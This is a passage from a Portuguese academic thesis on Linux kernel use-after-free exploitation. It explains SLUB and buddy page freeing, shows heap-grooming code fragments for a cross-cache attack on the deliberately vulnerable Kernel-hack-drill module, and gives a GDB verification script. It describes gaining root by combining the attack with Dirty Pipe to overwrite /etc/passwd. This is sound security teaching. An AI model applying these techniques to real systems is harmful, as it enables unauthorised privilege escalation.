Código 4.70 – Definição parcial da função `__unfreeze_partials` em `mm/slub.c` do código-fonte do Linux.

Assim, se toda a lista virá a ser iterada ou não, isso dependará das verificações que se darão sobre a linha 2574, ilustrada no Código 4.71.

Como é possível notar, o `slab` só poderá ser destruído se estiver em completo desuso, ou seja, com objeto algum pertencente a este estando alocado. Do contrário, o `slab` voltará à lista parcial, como mostra a linha 2578.

```
2574                if (unlikely(!new.inuse && n->nr_partial >= s->min_partial)) {
2575                        slab->next = slab_to_discard;
2576                        slab_to_discard = slab;
2577                } else {
2578                        add_partial(n, slab, DEACTIVATE_TO_TAIL);
2579                        stat(s, FREE_ADD_PARTIAL);
2580                }
```

Código 4.71 – Definição parcial da função `__unfreeze_partials` em `mm/slub.c` do código-fonte do Linux.

A partir da lista de `slab`'s que devem ser destruídos, e que foram armazenados na variável `slab_to_discard`, o Código 4.72 se encarregará, então, da tarefa.

```
2586         while (slab_to_discard) {
2587                 slab = slab_to_discard;
2588                 slab_to_discard = slab_to_discard->next;
2589
2590                 stat(s, DEACTIVATE_EMPTY);
2591                 discard_slab(s, slab);
2592                 stat(s, FREE_SLAB);
2593         }
2594 }
```

Código 4.72 – Definição parcial da função `__unfreeze_partials` em `mm/slub.c` do código-fonte do Linux.

A destruição de um `slab` que, aqui, inicia-se na chamada para `discard_slab`, alcançará `__free_slab`, que requisitará, por meio da chamada à `__free_pages`, a liberação das páginas referentes ao `slab` sendo destruído, como mostra o Código 4.73.

```
2001 static void __free_slab(struct kmem_cache *s, struct slab *slab)
2002 {
2003         struct folio *folio = slab_folio(slab);
2004         int order = folio_order(folio);
2005         int pages = 1 << order;
2006
2007         if (kmem_cache_debug_flags(s, SLAB_CONSISTENCY_CHECKS)) {
2008                 void *p;
2009
2010                 slab_pad_check(s, slab);
2011                 for_each_object(p, s, slab_address(slab), slab->objects)
2012                         check_object(s, slab, p, SLUB_RED_INACTIVE);
2013         }
2014
2015         __slab_clear_pfmemalloc(slab);
2016         __folio_clear_slab(folio);
2017         folio->mapping = NULL;
2018         if (current->reclaim_state)
2019                 current->reclaim_state->reclaimed_slab += pages;
2020         unaccount_slab(slab, order, s);
2021         __free_pages(folio_page(folio, 0), order);
2022 }
```

Código 4.73 – Definição da função `__free_slab` em `mm/slub.c` do código-fonte do Linux.

Nesse contexto, a liberação das páginas poderá tanto ocorrer para a lista de páginas livres gerenciada pelo PCP quanto pelo *Buddy*.

Em última instância, de forma a não alongar a discussão por um extenso fluxo de chamadas de função, as páginas serão liberadas para o PCP por meio da chamada para `__free_unref_page_commit`, o que pode ser constatado no Código 4.74.

```
3468 static void free_unref_page_commit(struct zone *zone, struct per_cpu_pages *pcp,
3469                                     struct page *page, int migratetype,
```

```
3470                                    unsigned int order)
3471 {
3472         int high;
3473         int pindex;
3474         bool free_high;
3475
3476         __count_vm_events(PGFREE, 1 << order);
3477         pindex = order_to_pindex(migratetype, order);
3478         list_add(&page->pcp_list, &pcp->lists[pindex]);
3479         pcp->count += 1 << order;
```

Código 4.74 – Função `free_unref_page_commit` em `mm/page_alloc.c` do código-fonte do Linux, definição parcial.

No caso do *Buddy*, a liberação ocorrerá na função `__free_one_page` que, por sua vez, colocará as páginas na lista de objetos livres conforme mostram o Código 4.75, Código 4.76 e Código 4.77.

```
1193         if (to_tail)
1194                 add_to_free_list_tail(page, zone, order, migratetype);
1195         else
1196                 add_to_free_list(page, zone, order, migratetype);
```

Código 4.75 – Definição parcial da função `__free_one_page` em `mm/page_alloc.c` do código-fonte do Linux.

```
1028 static inline void add_to_free_list(struct page *page, struct zone *zone,
1029                                       unsigned int order, int migratetype)
1030 {
1031         struct free_area *area = &zone->free_area[order];
1032
1033         list_add(&page->buddy_list, &area->free_list[migratetype]);
1034         area->nr_free++;
1035 }
```

Código 4.76 – Definição da função `add_to_free_list` em `mm/page_alloc.c` do código-fonte do Linux.

```
1038 static inline void add_to_free_list_tail(struct page *page, struct zone *zone,
1039                                           unsigned int order, int migratetype)
1040 {
1041         struct free_area *area = &zone->free_area[order];
1042
1043         list_add_tail(&page->buddy_list, &area->free_list[migratetype]);
1044         area->nr_free++;
1045 }
```

Código 4.77 – Definição da função `add_to_free_list_tail` em `mm/page_alloc.c` do código-fonte do Linux.

Tal como constatou-se com o SLUB, aqui tem-se que, de forma a reduzir a sobrecarga da operação de alocação de um recurso de memória, gerenciam-se objetos que, por meio

dos quais, etapas inteiras da criação ou destruição de recursos são poupadas na expectativa de que tão logo esses mesmos recursos possam ser reciclados e reaproveitados.

4.3.2 Ataque e elevação de privilégios

O entendimento de como o ataque de *Dirty Pipe* opera ficará a cargo da pessoa leitora como exercício. Aqui, por brevidade, este será apenas um meio para demonstrar a realocação de uma página sobre uma porção de memória privilegiada e sobre a qual um atacante poderá exercer controle, por meio da primitiva de escrita com o UAF na operação `DRILL_ACT_SAVE_VAL`, o que possibilitará a manipulação dos atributos de um `pipe` e que habilitará a escrita sobre arquivos privilegiados do sistema (aqui, o `/etc/passwd` será a vítima).

A técnica que aqui é apresentada tem como principal referência (HORN, 2021) e (KIM; SONG; YUN, 2025). Assim, o que foi desenvolvido nas seções seguintes é como a técnica de exploração utilizada funciona a partir dos mecanismos de criação e destruição de `slab`'s que foram previamente estudados.

4.3.2.1 Manipulação sobre páginas de memória - o ataque de *Cross-Cache*

Na seção anterior fora feita a análise da alocação e liberação de páginas e, deliberadamente, evitou-se abordar especificidades sobre as páginas alocadas no contexto dos `slab`'s utilizados pelo `drill_mod`.

Assim o fora porque, neste caso, determinar as propriedades de páginas em específico, como aqui é o caso, dinamicamente torna-se uma tarefa significativamente mais simples do que se todo o código de alocação da página em questão tivesse que ser analisado e determinado estaticamente.

```
447 static inline unsigned int oo_order(struct kmem_cache_order_objects x)
448 {
449         return x.x >> OO_SHIFT;
450 }
```

Código 4.78 – Definição da função `oo_order` em `mm/slub.c` do código-fonte do Linux.

```
275 #define OO_SHIFT        16
```

Código 4.79 – Definição de `OO_SHIFT` em `mm/slub.c` do código-fonte do Linux.

É pertinente antes pontuar que, como mostra o Código 4.56, a ordem de alocação de um `slab` não pode ser determinada acessando diretamente o campo `oo`, deve-se obtê-la a partir deste.

Como mostra o Código 4.78 e o Código 4.79, a ordem deverá ser determinada deslocando-se o inteiro armazenado em `oo` em 16 bits à direita.

Portanto, com o auxílio do GDB, a partir do ponto de parada sobre a instrução que precede a chamada à `kzmalloc_trace`, como já visto, é possível determinar a ordem da alocação e quantos `slab`'s a lista parcial, à qual o `slab` em questão pode vir a fazer parte, suporta, como mostra a Figura 22.

```
(gdb) break *(drill_act_write + 729)
Breakpoint 1 at 0xffffffffc00002d9: file ./include/linux/slab.h, line 563.
(gdb) c
Continuing.
[Switching to Thread 1.1]

Thread 1 hit Breakpoint 1, 0xffffffffc00002d9 in kmalloc (size=95, flags=3520) at ./include/linux/slab.h:563
563                     return kmalloc_trace(
(gdb) print (((struct kmem_cache *)$rdi)->oo->x)>>16
$1 = 0
(gdb) print ((struct kmem_cache *)$rdi)->cpu_partial
$2 = 120
(gdb) disp/3i $rip
1: x/3i $rip
=> 0xffffffffc00002d9 <drill_act_write+729>:    call   0xffffffff811d4fe0 <kmalloc_trace>
   0xffffffffc00002de <drill_act_write+734>:    mov    %rax,0x0(%rbp)
   0xffffffffc00002e2 <drill_act_write+738>:    mov    0x209f(%rip),%rax        # 0xffffffffc0002388 <drill+8>
(gdb)
```

Figura 22 – Cálculo da ordem da alocação de páginas do `slab` e da quantidade máxima de `slab`'s permitidos na lista parcial.

Sobre a constatação de que as páginas alocadas para os `slab`'s que abrigam os objetos requisitados pelo `drill_mod` são páginas de alocações de ordem 0, mediante a técnica apresentada será possível, portanto, estabelecer controle sobre alocações de páginas de ordem 0.

Assim, por meio do código (aqui adaptado para fins de legibilidade) do ataque implementado no arquivo `drill_uaf_w_pipe_buffer.c`, no contexto do projeto *Kernel-hack-drill*, é possível analisar a manipulação, de fato, ocorrendo sobre a liberação de uma página.

Vale, antes, observar que as definições `OBJS_PER_SLAB` e `CPU_PARTIAL` são nada mais que a quantidade de objetos em um `slab` e a quantidade de `slab`'s que uma lista de `slab`'s parciais suporta, respectivamente, as quais foram, aqui, previamente constatadas por meio do GDB.

A manipulação que se quer exercer sobre o mecanismo de páginas tem seu início nos trechos selecionados no Código 4.80 e Código 4.81.

O que se nota na seleção é que se está tentando criar, com certeza, uma quantidade de `CPU_PARTIAL` `slab`'s novos. A primeira alocação de um `slab` inteiro, entre as linhas 259-263, garantirá que as alocações entre as linhas 270-275 crie a quantidade de `slab`'s novos esperados e que serão necessários para gerar a liberação de uma página de memória.

```
229         long i = 0;
230         long current_n = 0;
231         long reserved_from_n = 0;
232         long uaf_n = 0;
```

Código 4.80 – Variáveis de controle pertinentes à manipulação.

```
258         for (i = 0; i < OBJS_PER_SLAB; i++)
259                 act(act_fd, DRILL_ACT_ALLOC, current_n + i, NULL);
260
261         current_n += i;
262         reserved_from_n = current_n;
263
264         for (i = 0; i < OBJS_PER_SLAB * CPU_PARTIAL; i++)
265                 act(act_fd, DRILL_ACT_ALLOC, current_n + i, NULL);
266
267         current_n += i;
```

Código 4.81 – Reserva de objetos que popularão a lista parcial.

Os respectivos trechos apontados acionarão o fluxo esquematizado conforme a Figura 23.



Figura 23 – Fluxo de criação de novos *slab*'s por meio da `DRILL_ACT_ALLOC`.

Uma vez que não há como saber, com certeza, qual a posição que o objeto vulnerável ocupa dentro do `slab`, para se garantir que a página contendo-o seja liberada é necessário, então, que se trabalhe com um intervalo de objetos que garantirá que ao liberar uma única página o objeto nela esteja contido.

Assim, o que o Código 4.82 mostra é, justamente, a implementação dessa lógica. Ao liberar $2 * \texttt{OBJS\_PER\_SLAB} - 1$ tem-se a certeza de que exatamente um `slab` será completamente esvaziado.

Sabe-se também que, a partir do índice do objeto vulnerável, este estará no máximo em extremos de um `slab`, ou seja o último objeto no `slab` do conjunto de objetos alocados entre as linhas 269-270 ou o primeiro objeto do conjunto alocado nas linhas 275-276. Esta lógica é ilustrada na Figura 24.

```
269         for (i = 0; i < OBJS_PER_SLAB; i++)
270                 act(act_fd, DRILL_ACT_ALLOC, current_n + i, NULL);
271
```



Figura 24 – Criação do objeto vulnerável e esvaziamento de seu respectivo *slab*.

```
272         current_n += i;
273         uaf_n = current_n - 1;
274
275         for (i = 0; i < OBJS_PER_SLAB; i++)
276                 act(act_fd, DRILL_ACT_ALLOC, current_n + i, NULL);
277
278         current_n += i - 2;
279
280         for (i = 0; i < OBJS_PER_SLAB * 2 - 1; i++)
281                 act(act_fd, DRILL_ACT_FREE, current_n - i, NULL);
```

Código 4.82 – Esvaziamento do `slab` contendo o objeto vulnerável.

```
286         for (i = 0; i < OBJS_PER_SLAB * CPU_PARTIAL; i += OBJS_PER_SLAB)
287                 act(act_fd, DRILL_ACT_FREE, reserved_from_n + i, NULL);
```

Código 4.83 – Sobrecarregando a lista de `slab`'s parciais.

Finalmente, ao sobrecarregar a lista de `slab`'s parciais, conforme o Código 4.83, a liberação do `slab` contendo o objeto vulnerável será forçada pois, como visto, o `slab` está completamente desalocado, enquanto todos os outros que estão sendo colocados na lista terão pelo menos um objeto alocado, garantindo sua precedência para ser mantido na lista parcial. Isso, então, forçará a destruição do `slab` em questão e, consequentemente, a liberação de sua respectiva página, como visto e conforme ilustrado na Figura 25.



Figura 25 – Liberação da página na qual o objeto vulnerável está contido.

4.3.2.2 Constatação do funcionamento da técnica por meio do GDB

No contexto do ambiente de depuração, é possível constatar se a liberação da página contendo o objeto vulnerável, sua subsequente realocação e a escrita sobre esta, após a realocação, ocorrem conforme o previsto por meio da análise estática dos mecanismos empregados pela técnica.

Sabendo-se que a página que será liberada fora alocada por uma alocação de ordem 0 e que a sua liberação passará pela chamada à `__free_slab`, seguido da chamada para `__free_pages`, a estratégia empregada se dará em, primeiro, posicionar um ponto de parada sobre a função `__free_slab` e, após acionado, posicionar um ponto de parada temporário sobre `__free_pages`.

De forma a reduzir a chance de paradas acionadas por chamadas à `__free_slab` que não se dão no contexto do módulo, o ponto de parada é só configurado após um ponto de parada temporário posicionado sobre a `drill_act_write` ser acionado.

Finalmente, tendo nota do endereço da página que fora liberada, é possível posicionar um ponto de parada temporário condicional sobre a instrução de retorno da função `get_page_from_freelist` e constatar a realocação da página.

O Código 4.84 exemplifica como a estratégia completa de depuração pode ser implementada por meio de um *script* que deve ser carregado no GDB, conforme mostra o Código 4.85.

```
1 tbreak drill_act_write
2 tbreak *(drill_act_write + 1035)
3 c
4 tbreak __free_slab
5 c
6 print ((struct slab *)$rsi)->freelist
7 tbreak __free_pages
```

```
c
bt
print ((struct page *)$rdi)
set $getpage = $rdi
tbreak *(get_page_from_freelist + 893) if $rax == $getpage
c
print ((struct page *)$rax)
c
i r $rbp
```

Código 4.84 – *Script*, `gdbfreepage`, que auxiliará na verificação do funcionamento da técnica de realocação da página contendo o objeto vulnerável.

```
(gdb) source gdbfreepage
(stdout e stderr suprimidos)
```

Código 4.85 – Carregando o *script* de verificação no GDB.

A Figura 26 ilustra que ao executar a exploração, após o *script* de validação ter sido carregado, a página contendo o objeto vulnerável de fato fora liberada, realocada e, então, escrita por meio da operação `DRILL_ACT_SAVE_VAL`, o que, ao permitir a continuação da execução da exploração, garantirá a elevação de privilégios em combinação com a técnica *Dirty Pipe*, como mostra a Figura 27.

4.4 Demais técnicas de exploração

Técnicas que abusam do mecanismo de paginação em si requeririam explicações ainda mais longas. No entanto, o entedimento de tais mecanismos se faz um passo lógico natural ao que fora aqui estudado.

Assim, o leitor interessado em compreender tais técnicas é convidado a estudá-las após a leitura deste trabalho, como uma continuação natural do estudo de técnicas de exploração de UAF no kernel Linux.

Sugere-se que tal estudo parta do código da exploração já desenvolvida no contexto do próprio projeto *Kernel-hack-drill* assim como o das referências apontadas no presente trabalho e do que aqui fora desenvolvido.



Figura 26 – Constatação do funcionamento da técnica.



Figura 27 – Confirmação da escalada de privilégios com o auxílio da técnica *Dirty Pipe*.

5 Conclusão e trabalhos futuros

A classe de vulnerabilidade aqui estudada e algumas de suas respectivas técnicas de exploração, que aqui se deram por meio do módulo propositalmente vulnerável no contexto do projeto *Kernel-hack-drill*, permitiram uma discussão que possibilitou o desenvolvimento de tópicos básicos para a segurança de sistemas.

Assim, os primeiros tópicos desenvolvidos foram aqueles que dizem respeito à revisão de segurança por meio da análise estática do código do sistema em questão e da configuração de um ambiente de testes e depuração desse mesmo sistema.

Tendo estabelecido os fundamentos sobre os quais o restante do trabalho se apoiou, desenvolveu-se a discussão sobre as técnicas de exploração propriamente ditas, partindo das vulnerabilidades detectadas no processo de revisão do módulo nas etapas anteriores.

Neste ponto, algumas das técnicas centrais ao funcionamento da exploração completa foram desenvolvidas e estudadas em detalhes, partindo-se do próprio código do kernel Linux, haja vista que tais técnicas se baseavam em seus mecanismos e estruturas.

Com isto, o que buscou-se desenvolver foi um texto que fosse capaz de descrever o fluxo operacional na análise de segurança de sistemas e, mais do que isso, que isto fosse feito a partir de uma classe de vulnerabilidade em evidência e buscando apresentar a discussão de tal forma que esta pudesse cuminar em técnicas de exploração com relevância no atual cenário da segurança sobre o kernel Linux.

Finalmente, há de se considerar que a possibilidade de técnicas de exploração e de classes de vulnerabilidades que emergem no contexto de um kernel como o Linux não se limitam, evidentemente, ao que foi apresentado.

Dessa forma, sugere-se para trabalhos futuros que o trabalho documental de técnicas de exploração sobre classes de vulnerabilidade em destaque seja ampliado e mantido na medida em que diferentes classes de vulnerabilidades passem a ser relevantes e que novas técnicas de exploração surjam.

Referências

ANDRIESSE, D. *Practical Binary Analysis: Build Your Own Linux Tools for Binary Instrumentation, Analysis, and Disassembly*. [S.l.]: No Starch Press, 2018. ISBN 9781593279127. 28

ANLEY, C. et al. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. [S.l.]: Wiley, 2011. ISBN 9781118079126. 28

BACH, M. *The Design of the UNIX Operating System*. [S.l.]: Prentice-Hall, 1986. ISBN 9780132017992. 27

BENVENUTI, C. *Understanding Linux Network Internals: Guided Tour to Networking on Linux*. [S.l.]: O'Reilly Media, 2005. ISBN 9780596552060. 27

BONWICK, J. The slab allocator: An Object-Caching kernel. In: *USENIX Summer 1994 Technical Conference (USENIX Summer 1994 Technical Conference)*. Boston, MA: USENIX Association, 1994. Disponível em: <https://www.usenix.org/conference/usenix-summer-1994-technical-conference/slab-allocator-object-caching-kernel>. 63

BOVET, D.; CESATI, M. *Understanding the Linux Kernel*. [S.l.]: O'Reilly, 2002. ISBN 9780596002138. 27

CORBET, J.; RUBINI, A.; KROAH-HARTMAN, G. *Linux Device Drivers*. [S.l.]: O'Reilly Media, 2005. ISBN 9780596005900. 27, 41

DEBIAN. *CVE-2024-3094*. 2024. Acessado em 11 de Maio de 2026. Disponível em: <https://security-tracker.debian.org/tracker/CVE-2024-3094>. 51

DEBIAN. *Debian*. 2026. Acessado em 5 de Maio de 2026. Disponível em: <https://www.debian.org/>. 33

DEBIAN. *Debootstrap*. 2026. Acessado em 5 de Maio de 2026. Disponível em: <https://wiki.debian.org/Debootstrap>. 36

ERICKSON, J. *Hacking: The Art of Exploitation*. [S.l.]: No Starch Press, 2003. ISBN 9781593270070. 28

FSF. *Debugging with GDB*. 2026. Acessado em 24 de Junho de 2026. Disponível em: <https://sourceware.org/gdb/current/onlinedocs/gdb.pdf>. 40

FSF. *GCC Manual*. 2026. Acessado em 30 de Maio de 2026. Disponível em: <https://gcc.gnu.org/onlinedocs/gcc/Other-Builtins.html#index-__005f__005fbuiltin_005fconstant_005fp>. 66

GOODHEART, B.; COX, J. *The Magic Garden Explained: The Internals of UNIX System V Release 4 : an Open Systems Design*. [S.l.]: Prentice Hall, 1994. ISBN 9780130981387. 27

GORMAN, M. *Understanding the Linux Virtual Memory Manager*. Pearson, 2004. Gratuitamente disponibilizado no site da editora. Acessado em 28 de Março de 2026. ISBN 9780131453487. Disponível em: <https://www.informit.com/store/understanding-the-linux-virtual-memory-manager-9780131453487>. 27

GROUP, T. O. *The Single UNIX Specification*. 1997. Acessado em 5 de Maio de 2026. Disponível em: <https://pubs.opengroup.org/onlinepubs/7908799/>. 42

HORN, J. *How a simple Linux kernel memory corruption bug can lead to complete system compromise*. 2021. Acessado em 24 de Junho de 2026. Disponível em: <https://projectzero.google/2021/10/how-simple-linux-kernel-memory.html>. 101

JOLITZ, L.; JOLITZ, W. *Source Code Secrets: The Basic Kernel*. [S.l.]: Peer-to-Peer Communications, 1996. ISBN 9781573980265. 27

KAEMPF. *Vudo malloc tricks*. 2001. Acessado em 28 de Março de 2026. Disponível em: <https://phrack.org/issues/57/8>. 28

KELLERMANN, M. *The Dirty Pipe Vulnerability*. 2022. Acessado em 24 de Junho de 2026. Disponível em: <https://dirtypipe.cm4all.com/>. 86

KIM, D.-o.; SONG, J.; YUN, I. Cross-x: Generalized and stable cross-cache attack on the linux kernel. In: *Proceedings of the 2025 ACM SIGSAC Conference on Computer and Communications Security*. New York, NY, USA: Association for Computing Machinery, 2025. (CCS '25), p. 216–230. ISBN 9798400715259. Disponível em: <https://doi.org/10.1145/3719027.3765152>. 63, 101

KNUTH, D. *The Art of Computer Programming: Fundamental Algorithms, Volume 1*. [S.l.]: Pearson Education, 1997. ISBN 9780321635747. 58, 63

LEFFLER, S. *The Design and Implementation of the 4.3BSD UNIX Operating System*. [S.l.]: Addison-Wesley, 1989. ISBN 9780201061963. 27

LIONS, J. *Lions' Commentary on UNIX 6th Edition with Source Code*. [S.l.]: Peer-to-Peer Communications, 1996. ISBN 9781573980135. 27

LOVE, R. *Linux Kernel Development*. [S.l.]: Sams, 2004. ISBN 9780672325120. 27, 46

MATIAS, P. *Fazendinha do UAF*. 2024. Acessado em 07 de Julho de 2026. Disponível em: <https://github.com/ctf-br/ctf-sbseg2024/tree/main/uaf>. 57

MCKUSICK, M. *The Design and Implementation of the 4.4BSD Operating System*. [S.l.]: Addison-Wesley, 1996. ISBN 9780201549799. 27

